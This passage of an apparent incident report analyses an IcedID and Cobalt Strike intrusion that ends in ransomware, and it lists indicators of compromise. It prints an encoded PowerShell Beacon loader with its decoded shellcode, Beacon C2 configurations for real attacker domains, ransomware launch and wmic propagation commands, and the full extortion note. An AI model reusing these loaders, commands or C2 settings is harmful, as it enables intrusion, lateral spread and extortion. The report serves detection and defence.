
Additional Lateral Movement technique was observed, where the threat actors used Cobalt Strike’s `jump psexec_psh`:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEA
cwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8A
QwBXAGsAYQBlAHQATwBaADgAbwA0ADUASQBEAFEAbQBDAFMAMQBsAEcAQwBIAEwAeABFAFIAWQBJAE0AawBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUA
eQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAYwBxAGcAcQBPAEUAagA1AFIAZgBlADUAUwBWAEwAaQBqAFEAdgBvADgAUQBPAGUANQAzAEcAbQBEADIAdwBxADkA
UgB4ACsATQBuAEIAYwBHAFIATwBsAHQAdgBaAGcAdABxAEoAcQB0AEIAUwBjAHoANwBMAHEAQwBTAG8AbQArADUAawA2AEcAVwBPAEEAVgBNAGsAOABqAEwARwBZAHIA
NwBvAGEATQA1AGwASAB5AG8AUQBXAHAARwB3AHAAcQBuAFoAegBrAFQAcABLAHQATQBKAEQAWQBvADcATQBBAEsAegArAGkAcwB4AFYAVgBEADkAeQBWAGMASgBFADUA
cQBhADcAWABEAGIANwBDAGYAagBCADkAOQA2ADQAZQBDAGsARQBEAGwAWAA0AFgAMgAxAFIAVgBwAGEAUwByAE8AZgBPAHAATgBDADMAMABEAGQAMAAvAFUARQBFAEwA
MQAvAE0AbABKAFEAcAA5AFIAYQBlAHoAWQBwAHYAeABPAFcAWgA3AHMAYgBpAE8AeQBRAE0ARQBWAEEAMQBjAGYAZABiAGoAQgBPAHMASQBpAHMANgBhACsAYwBvADAA
dgBuAHcAeAByAEUAbgBoAGIARgBwAHMAYgBrAEwATQBwAEcAawA0AHMAVgBSADAAVgBYAFEAWgBNAHkAegAwADMAZABJAFgAagB1AEkAMQBOAFkAMgArAFQAdwBTAFgA
MwBGAFAARgBlAHoAOABvAG4AeABkAHYARQArADgASABpAGYAUAA5ADEASABmAEQAMgBrAGUAMgBXAEcATwBJADQAKwBVAGcAdABkAFYAVQB4AHoAUgBnAE8AUQBSAHMA
cQBpAG0ARwBSAGgANQBOADkASAAyAFQANgBSAFIAOQBPAEgAaAB6AEUAdwBiAEsAWAA5AEcAaQBIAFMAZwBxACsATgBxAGgASQB2AEkASgBsAGMAVQBPAEQAbAB4AEcA
YgA2AGcASABhAG8AYQBFADkAQQBVAEwAdwB3AEkAbgBCAEYAVwBoAEMARgBEAG0AQwArAGgARgAvAEoARwBhAHAAMABIAEkAVwBCADcAcwBUAG4ANwBYADcAdABRAGMA
```

Using Cyberchef (recipe), we decoded the obfuscated powershell loader, which is using the default named pipe `\.\pipe\status_f5`:


```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SåÿÕPé¨...Z1ÉQQh.°..h.°..j.j.j.RhEpßÔÿÕP..$j.Rh(o}
âÿÕ.Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âëx.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hõµ¢VÿÕÿd$.èSÿÿÿ\\.\pipe\status_f5.....
```

Threat actors also pivoted to a domain controller by using the same Cobalt Strike artifacts, `spoolsv.exe` via remote service creation:



Action Type	File Name	Folder Path
FileCreated	spoolsv.exe	\\[redacted]\ADMIN$
RemoteFileCreation	spoolsv.exe	
FileCreationOnRemoteShare	spoolsv.exe	\\[redacted]\ADMIN$
ConnectionSuccess		
SuspiciousProcessDataExfiltration		
OutboundConnectionToCommonlyUsedPort		
ConnectionSuccess		
OutboundConnectionToUncommonlyUsedPort		
SuspiciousProcessDataExfiltration		
LogonAttempted		
LogonAttempted		
LogonAttempted		
ImageLoaded	cryptdll.dll	C:\Windows\System32
LogonAttempted		

Right after initial Lateral Movement, a second Cobalt Strike Beacon `kaslose64.dll` was executed on a critical server.




Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line	Action Type
services.exe	spoolsv.exe	cmd.exe /C regsvr32 kaslose64.dll	ProcessCreated
spoolsv.exe	cmd.exe /C regsvr32 kaslose64.dll	conhost.exe 0xffffffff -ForceV1	ProcessCreated
spoolsv.exe	cmd.exe /C regsvr32 kaslose64.dll	regsvr32 kaslose64.dll	ProcessCreated
spoolsv.exe	cmd.exe /C regsvr32 kaslose64.dll	regsvr32 kaslose64.dll	ProcessCreated

Command and Control

Rita stands for Real Intelligence Threat Analytics (RITA), developed by Active Countermeasures. Rita is a framework for identifying command and control communication, also known as beaconing. As the name implies, beaconing refers to delivering regular messages from an infected host to an attacker-controlled host. Beacon is the malware agent installed on the victim's device and is responsible for communicating with the C2 server. Rita is consuming zeek/bro logs and detecting suspected beaconing activity using network traffic calculations.

It then assigns a value ranging from 0.1 to 1.0, with the greater the score indicating that the network activity is suspicious. Rita is utilized as a hunting tool rather than a real-time detection tool, though simple scripting allows Rita to be used for live traffic analysis. However, analysts should add additional context and filter the results accordingly. Rita can only identify suspicious communication and should not be automated as a preventative control. For more info on how RITA works check out the mathamatics here.

Using with this case network traffic RITA was able to identify all active Beacons from the impacted hosts in the network as seen in the screenshot below:



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion	Total Bytes
0.997	Redacted	146.70.24.186	70468	8119.000	416	38273	1	1325	20942	49943	0.000	0.000	0	0	572153804
0.997		146.70.24.186	25181	8354.000	41	35049	1	1331	10648	17431	0.000	0.000	0	0	210370002
0.997	Redacted	146.70.24.186	43158	8040.000	1035	38273	1	1325	16998	29777	0.000	0.000	0	0	347015057
0.997		146.70.24.186	59596	8036.000	1053	38353	1	1325	19689	40490	0.000	0.000	0	0	478958369
0.997		146.70.24.186	36203	8033.000	49	38925	1	1325	15376	24820	0.000	0.000	0	0	290829855
0.997	Redacted	146.70.24.186	78805	8010.000	4	277861	1	1325	22339	55166	0.000	0.000	0	0	631245666
0.992		146.70.24.186	17782	9165.000	14	40113	1	1325	6457	12059	0.000	0.000	1	0	162981087
0.992		146.70.24.186	16814	8135.000	608	16833	1	1325	6161	11580	0.000	0.000	1	0	136793556
0.896	Redacted	134.195.90.187	3732	2155.000	58	38744	5	1144	2824	2802	0.000	0.000	0	0	8044183
0.895		134.195.90.187	3658	2113.000	48	11080	5	1144	2794	2750	0.000	0.000	0	0	7730040
0.847	Redacted	146.70.24.186	956	24833.000	42	34001	1	1325	291	581	0.000	0.000	0	0	23741291
0.842		146.70.24.186	650	11686.000	3	24309	1	1325	297	406	0.000	0.000	0	0	7596417

IcedID:

```
gsterangsic.buzz
oscanonamik.club
riderskop.top
iserunifish.club
5.61.46.161
176.97.64.194
```

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ec74a5c51106f0419184d0dd08fb05bc
Certificate: [f8:4e:05:70:39:7b:8a:81:d3:0e:09:be:3c:68:14:00:d2:6d:8c:07]
Not Before: 2021/07/21 14:07:11 UTC
Not After: 2022/07/21 14:07:11 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption

JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ec74a5c51106f0419184d0dd08fb05bc
Certificate: [87:19:1c:7c:0f:4e:e0:96:5c:b4:c9:de:a0:41:47:dd:5a:ef:4e:c4]
Not Before: 2021/07/21 06:53:48 UTC
Not After: 2022/07/21 06:53:48 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike C2 configuration:

kaslose.com (146.70.24.186) – This Cobalt Strike server was added to our Threat Feed on 07/19/2021.

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ae4edc6faf64d08308082ad26be60767
Certificate: [7e:6c:72:b8:83:e3:9f:28:e0:af:06:45:2b:73:73:f1:86:89:cc:d7]
Not Before: 2021/07/20 15:53:12 UTC
Not After: 2021/10/18 15:53:10 UTC
Issuer Org: Let's Encrypt
Subject Common: kaslose.com [kaslose.com ]
Public Algorithm: rsaEncryption
```

```
{
    "x64": {
        "sha256": "8cbd66dd196a5c54549dc350fa1734dddcff2da782a4a0682e8a79de7bbdf505",
        "sha1": "65c4379c9bcca13c4e357bf6cc60af4ced8090a2",
        "uri_queried": "/4Ovd",
        "config": {
            "Watermark": 0,
            "Method 2": "POST",
            "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
            "Beacon Type": "8 (HTTPS)",
            "HTTP Method Path 2": "/jquery-3.3.2.min.js",
            "C2 Host Header": "",
            "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
            "C2 Server": "kaslose.com,/jquery-3.3.1.min.js",
            "Jitter": 37,
            "Method 1": "GET",
            "Port": 443,
            "Polling": 4000
        },
        "time": 1629006465815.1,
        "md5": "af56c32d3d6e5ffa8b20a97580e59656"
    },
    "x86": {
        "sha256": "56ab98d818638b3108505e9778c2c0d021b9f71f882abf1626098780560e435d",
        "sha1": "c216520a8b30894cbd529bfb805dca7c253b85f6",
        "uri_queried": "/HjIa",
        "config": {
            "Watermark": 0,
            "Method 2": "POST",
            "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
            "Beacon Type": "8 (HTTPS)",
            "HTTP Method Path 2": "/jquery-3.3.2.min.js",
            "C2 Host Header": "",
            "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
            "C2 Server": "kaslose.com,/jquery-3.3.1.min.js",
            "Jitter": 37,
            "Method 1": "GET",
            "Port": 443,
            "Polling": 4000
        },
        "time": 1629006464435.3,
        "md5": "5fe82e1ccc5a68c39f314aad79f16cbb"
    }
}
```

The following Cobalt Strike server was added to our Threat Feed on 07/26/2021.

```
cdnsharepoi.xyz
cdnchrome.xyz
134.195.90.187:80
134.195.90.186:80
134.195.90.185:80
```

HTTP User Agent:

```
Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/5.0; rv:11.0) like Gecko 20210505604
```

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:fd4bc6cea4877646ccd62f0792ec0b62
Certificate: [5c:d1:8b:c9:51:f2:5b:ed:ad:fe:6a:1e:c8:9c:ec:7f:29:12:7b:b2]
Not Before: 2021/06/07 17:50:37 UTC
Not After: 2021/09/05 17:50:37 UTC
Issuer Org: Let's Encrypt
Subject Common: cdnwin.xyz [cdnwin.xyz ]
Public Algorithm: rsaEncryption
```

Based on the Subject Common name (cdnwin.xyz) we can see that there are 5 Cobalt Strike servers associated with this group all hosted on HostHatch, and registered by NameCheap. Still online as of 10/10/2021

```
134.195.90.185-134.195.90.189
```

```
{
    "BeaconType": [
        "HTTP"
    ],
    "Port": 80,
    "SleepTime": 10000,
    "MaxGetSize": 1398191,
    "Jitter": 10,
    "C2Server":
"134.195.90.186,/updates/query_result.php,134.195.90.185,/updates/query_result.php,cdn

    "HttpPostUri": "/updates/lims.php",
    "Malleable_C2_Instructions": [
        "Remove 21 bytes from the end",
        "Remove 66 bytes from the beginning",
        "Base64 decode"
    ],
    "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 0,
    "Spawnto_x86": "%windir%\\syswow64\\svchost.exe",
    "Spawnto_x64": "%windir%\\sysnative\\svchost.exe",
    "CryptoScheme": 0,
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 0,
    "bStageCleanup": "False",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "True",
    "bProcInject_UseRWX": "True",
    "bProcInject_MinAllocSize": 16384,
    "ProcInject_PrependAppend_x86": [
        "kJA=",
        "Empty"
    ],
    "ProcInject_PrependAppend_x64": "Empty",
    "ProcInject_Execute": [
        "ntdll.dll:RtlUserThreadStart",
        "SetThreadContext",
        "RtlCreateUserThread"
    ],
    "ProcInject_AllocationMethod": "VirtualAllocEx",
    "bUsesCookies": "False",
    "HostHeader": ""}
```

croperdate.com (146.70.24.133:443) - This Cobalt Strike server was added to our Threat Feed on 07/27/2021.

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ae4edc6faf64d08308082ad26be60767
Certificate: [32:c6:10:53:d8:b9:78:25:57:24:fc:d0:a3:13:a1:02:fe:5a:69:e9]
Not Before: 2021/07/27 10:49:01 UTC
Not After: 2021/10/25 10:48:59 UTC
Issuer Org: Let's Encrypt
Subject Common: croperdate.com [croperdate.com ]
Public Algorithm: rsaEncryption

"x64": {
    "md5": "e830976cb63c0741f77d03e2380be20f",
    "sha256": "83b06b64509af99fb9c467149b00f1110249762f8afe611e37f60958e074d1ba",
    "config": {
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Method 2": "POST",
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 1": "GET",
      "Jitter": 37,
      "C2 Server": "croperdate.com,/jquery-3.3.1.min.js",
      "Beacon Type": "8 (HTTPS)",
      "Port": 443,
      "Polling": 5000
    },
    "time": 1627388580602.7,
    "sha1": "b3cd1f976ed13ec2bc0abeef7ecea309c0c5461c"
  },
  "x86": {
    "md5": "a5449d92756386dd749a8013d5267f14",
    "sha256": "8da83bde3f4e7643a30ab818093981acef7e8870080db60a98286a1d9624dda1",
    "config": {
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Method 2": "POST",
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 1": "GET",
      "Jitter": 37,
      "C2 Server": "croperdate.com,/jquery-3.3.1.min.js",
      "Beacon Type": "8 (HTTPS)",
      "Port": 443,
      "Polling": 5000
    },
    "time": 1627388577368.7,
    "sha1": "25a797d4679c40c1599949356cec9e350fdd5588"
  }
```

Exfiltration


No exfiltration TTPs were observed while analyzing this intrusion, however, as stated in the case summary, it is possible that the threat actors used Cobalt Strike (encrypted channel) to transmit sensitive data such as Word documents.

Impact

The ransomware was executed on multiple servers using a batch script `start.bat`:


```
@echo off
rundll32 c:\users\public\music\update64.dll,start
```

Here is the first ransomware execution which was observed on the Domain Controller:




Action Type	Process Command Line	Folder Path	File Name
FileCreated		C:\Users\Public\Music	update64.dll
FileCreated		C:\Users\Public\Music	start.bat
ProcessCreated	cmd.exe /C type start.bat		
ImageLoaded		C:\Users\Public\Music	update64.dll
ProcessCreated	rundll32 c:\users\public\music\update64.dll,start		
ProcessCreated	rundll32 c:\users\public\music\update64.dll,start		
ProcessCreatedUsingWmiQuery	c:\users\public\music\start.bat		
ProcessCreated	cmd.exe /c c:\users\public\music\start.bat		
ProcessCreated	cmd.exe /c c:\users\public\music\start.bat		
FileCreated		C:\Users\administrator\AppData…	RecoveryManual.html
FileCreated		C:\Users\administrator\AppData…	RecoveryManual.html

Below is another example of the ransomware execution on one of the external servers:



cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\update64.dll \\%a\c$\Users\Public\music\update64.dll	ProcessCreated
cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\start.bat \\%a\c$\Users\Public\music\start.bat	ProcessCreated
cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\start.bat \\%a\c$\Users\Public\music\start.bat	ProcessCreated
cmd.exe /C del pc.txt	ProcessCreated
cmd.exe /C wmic /node:@pc.txt process call create "c:\users\public\music\start.bat"	ProcessCreated

Once the encryption process was complete a file called RecoveryManual.html was left across the filesystem with the instructions on how to contact the threat actors for the ransom negotiations.



Your ClientId:

[redacted]

If you are here, you want to know what happened.

We infiltrated your network, controlled it for a while, examined your data, downloaded sensitive information and finally encrypted your computers.
Your files are safe, but encrypted. Any attempt to decrypt files with third-party software will permanently corrupt content.

What now?

We advise you to be in touch and start negotiations, otherwise your confidential data will be published on few our news sites and promoted in all possible ways.
Data publication and even the fact of this leak for sure will lead to significant losses for your company:

- government fines
- lawsuits and as a result legal claims payments
- additional expenses on law services
- data recovery

Also you shouldn't underestimate huge damage for your reputation, which can cause crash of equity prices, clients withdrawal and other negative consequences.

But don't panic! We are doing business, not war.

We can unlock your data and keep everything in secret. All, what we want is a ransom.

If we can reach an agreement, you also get:

- security report
- full file tree of compromised data
- downloaded data unrecoverable deletion
- support with unlocking and network protection advice.

How can you contact us?
Visit our support chat. It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
http://[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

IOCs

Network

```
IcedID C2
37.120.222.100
176.97.64.194  calseled.bond
176.97.64.194  riderskop.top
feedbackfileweb.club
5.61.46.161  gsterangsic.buzz

Cobalt Strike C2
146.70.24.133  croperdate.com
146.70.24.186   kaslose.com
134.195.90.187  cdnsharepoi.xyz
134.195.90.187  cdngithub.xyz
134.195.90.187  cdnwindow.xyz
134.195.90.187  cdnchrome.xyz
134.195.90.187  cdnwin.xyz
134.195.90.186  cdnwin.xyz
134.195.90.185  cdnwin.xyz
```

File

```
0B330A76.bat
348cae913e496198548854f5ff2f6d1e
a07655b9020205bd47084afd62a8bb22b48c0cdc
c80128f51871eec3ae2057989a025ce244277c1c180498a5aaef45d5214b8506
adf.bat
c0fba1bdf26fdea254f29d035cfcb240
76e49a572c2b468ff75387d340b871799fb514c0
9a07559dd43d8defa9addf1d61d401cdecc121c3fd03789905c086875cbb918c
croperdate64.dll
67c916ed405a3163d19f7642734d94be
6f0edb57f316fd75a96c1365e7408cc51b165c1a
1b981b4f1801c31551d20a0a5aee7548ec169d7af5dbcee549aa803aeea461a0
fed1.bat
b849c3fde795b901244033039b8ac7fc
82226be6991b327a88f2e34d306e85fef3dc1a7c
81a1247465ed4b6a44bd5b81437024469147b75fe4cb16dc4d2f7b912463bf12
fed2.bat
450319cd558fb091de5c1eb477279491
b9be7387ad2363f240d6f9758565310bc070c5d8
bf908d50760e3724ed5faa29b2a96cb1c8fc7a39b58c3853598d8b1ccfd424ac
fed3.bat
d66e39105b8c13e530e3965f058d74e1
c94d92056db72aeac6d5c37e8f87b7be63065b25
8dced0ed6cba8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e
kaslose.dll
922451995226138f5924a830e58dcf84
05036842cc0faf1fe3c539e984af4ca96fb4478b
320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddffa6e5cb633a1679c
kaslose64.dll
71d852063d97be95b841244ba2baa3b3
1640828e4158ca867e35c4c2bd75fc7d2c32e82b
a4d92718e0a2e145d014737248044a7e11fb4fd45b683fcf7aabffeefa280413
kasper.bat
f72cab42a2ecb753e9cf1eca0fda9b75
b0a303a9c5844aad78deafaa469f091d0fe78884
fc2ab02ff0774921f49a1f78782a9c2634bacc76c149d5d16ab861ca9ce5d760
spoolsv.exe
bac8f1ac15380266049c693093350710
ef7ec279ef8bdca900f1190db945ad3f15d4f983
